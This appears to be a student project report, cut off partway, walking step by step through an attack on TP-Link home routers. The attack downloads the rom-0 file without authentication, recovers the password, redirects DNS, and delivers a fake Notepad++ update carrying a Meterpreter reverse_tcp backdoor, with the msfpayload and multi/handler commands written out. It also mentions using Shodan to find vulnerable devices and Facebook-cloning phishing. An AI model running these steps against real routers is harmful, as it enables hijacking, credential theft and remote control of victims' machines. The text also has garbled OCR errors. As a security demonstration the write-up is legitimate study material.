Contents

Pre-requirements and tools

All the tools used in this project are easily available in the internet

Hardware Requirements

Laptop: A laptop with the internet connectively with at list 2-3 Ram is required, as I have used Virtual Workstation for the demonstration. So RAM is consumed as well at least 10 GB hard will be enough for setup.

Router: A TP-link is a company, which mostly manufacture the home based DSL and ADSL router. TP-LINK is a global provider of networking products, available in over 100 countries with tens of millions of customers. T TP-LINK is a global provider of SOHO&SMB networking products and the World's No.1 provider of WLAN products, with products available in over 120 countries to tens of millions customers. Committed to intensive R&D, efficient production and strict quality management, TP-LINK continues to provide award-winning networking products in Wireless, ADSL, Routers, Switches, IP Cameras, Power line Adapters, Print Servers, Media Converters and Network Adapters for Global end-users. Here router model TD-W8901D with the firmware 6.0.0 is used in this project for the demonstration proposed.

http://www.tp-link.com/en/products/?categoryid=203

---

http://www.tp-link.us/about/?categoryid=102

Software Requirements

Browser: A browser is a software application used to locate, retrieve and display content on the World Wide Web, including Web pages, images, video and other files. As a client/server model, the browser is the client run on a computer that contacts the Web server and requests information. The Web server sends the information back to the Web browser, which displays the results on the computer or other Internet-enabled device that supports a browser.

Mozilla is a free software community best known for producing the Firefox web browser. The Mozilla community uses, develops, spreads and supports Mozilla products and works to advance the goals of the Open Source Web application.Any browser will work here I have used Firefox to access the router.

Virtual Workstation: A Virtual Workstation is a Software the will make the platform to run multiple operating systems (OS) at the same time, including Windows 8, Windows 7, Windows XP, Redhat, Ubuntu etc.

http://www.vmware.com/products/workstation

Operating system:

Kali Linux (Attacker)

Kali Linux is a Debian-derived Linux distribution designed for digital forensics and penetration testing. It is maintained and funded by Offensive Security Ltd. Mati Aharoni and Devon Kearns of Offensive Security developed it by rewriting BackTrack, their previous forensics Linux distribution. ...

http://en.wikipedia.org/wiki/Kali_Linux

Windows 7(Any version)

As a victim, I have setup the windows 7 machine in the virtual machine .Where there is an application name notepad++, which we will be using as the target for the fake update.

Evil grade script: Evilgrade is a modular framework that allows the user to take advantage of poor upgrade implementations by injecting fake updates.It comes with pre-made binaries (agents), a working default configuration for fast pentests, and has it's own WebServer and DNSServer modules. http://www.infobyte.com.ar/down/isr-evilgrade-Readme.txt

Metasploit framework: The Metasploit Project is a computer security project that provides information about security vulnerabilities and aids in penetration testing and IDS signature development. Its best-known sub-project is the open Metasploit Framework http://en.wikipedia.org/wiki/Metasploit_Project , a tool for developing and executing exploit code against a remote target machine. Other important sub-projects include the Opcode Database, shell code archive and related research. The Metasploit Project is well known for its anti-forensic and evasion tools, some of which are built into the Metasploit Framework http://www.rapid7.com/products/metasploit/

Demonstration

Procedure for exploiting security vulnerability

It is not easy to attack windows 8.1,8,7 computer as xp .The best way to compromise victim computer is to make them click the payload but attacking the geek is not so easy. Taking the payload for pen drive and tell them to click is not the better idea .So in the case of WAN(Wide Area Network) the person whom you don't know will never get your malicious payload in his computer until you make him to download. This attack will be perfect for such scenario.






fig:Attack senerio in the
WAN (Wide Area Network)




There are many types of router available in the market; most of the people never upgrade their firmware so they will have few flaws. Using that flaw you we can do this attack in most of the home router. But in this project I will be focus in the most common home based router "TP-LINK " .It is one of the most used home router for the wireless and Ethernets internet use. The firmware used by it has a very critical and flaw which can lead to a lot of attack. An unauthorized access is available to '*Firmware/Romfile Upgrade'* Section on the Router's panel that can be accessed without any login password i.e. *http:///IP//rpFWUpload.html* .This page actually allows a user to upgrade the Firmware of the router and also allows to download the Romfile Backup file (*rom-0*) i.e. *http:///IP address/rom-0* (as shown)

Step 1: Try to login to the router with form browser.




Step 2: Downloading the rom files with http://IP address/rom-0 without login.




From the rrom file download from the router we get the plain text password by reverser engineering it but I just use my researching skill and find easy way Russian site to decrypted it http://www.hakim.ws/huawei/rom-0/

Step 3: Login to the router with the username name and password



Using the online Search Engine SHODAN with description '*RomPager'* I found more then 72,72065 devices available on the Internet most suffer from the above mention vulnerability . All those devices are publicly available in the internet so we can get access with the attack for anywhere around

Step 4: Search vulnerable router with the search engine.



For the Proof of concept I used my home router Tp- Link router and a computer as the victim because this for my project I do not want to be in a cyber-crime problem.

I change the DNS of the router to dns server I own now the entire client under that network use my fake dns server. So this means I can redirected their request where ever I want .Using this techniques i could do phishing (could redirect to the fake website of Facebook cloning the Facebook or any other site get there password) but it was too easy so, it want got what else I can do. I then research and find tools that could inject the payload in the victim as the update the application, windows etc.




Figure 1 The default setting of DNS

Step 5 Change the DNS (Domain Name system) to the DNS I hosted.




Figure 2 The DNS IP is changed to attacker DNS


DNS Server

I setup DNS server in the Linux (in the attacker computer) the process to setup DNS is quite long so I have attached the appendix at the bottom of this report.

Virtual Machine Setup


Window-PC (Windows 7)

There is the windows pc in the virtual machine as the target .It has the application name Notepad ++ which we will be exploited during the update.




Kali Linux

The is the kali machine hosted in the virtual machine with preinstall tools like evilgrade ,metasploit used for the attack




Step: 6 Creating the backdoor or payload with the Linux command which we will be sending as update. In pace of LHOST= enter you ip(attacker machine ip) and LPORT = (Any open ports)


Commad:@@# msfpayload windows/meterpreter/reverse_tcp LHOST=192.168.5.132 LPORT=8080 x > navebackdoor.exe




Step: 7 Starting the metasploit framework




Step 8. Lunching exploit handler to listen the above created payload in the metasploit framework with command > use exploit/multi/handler



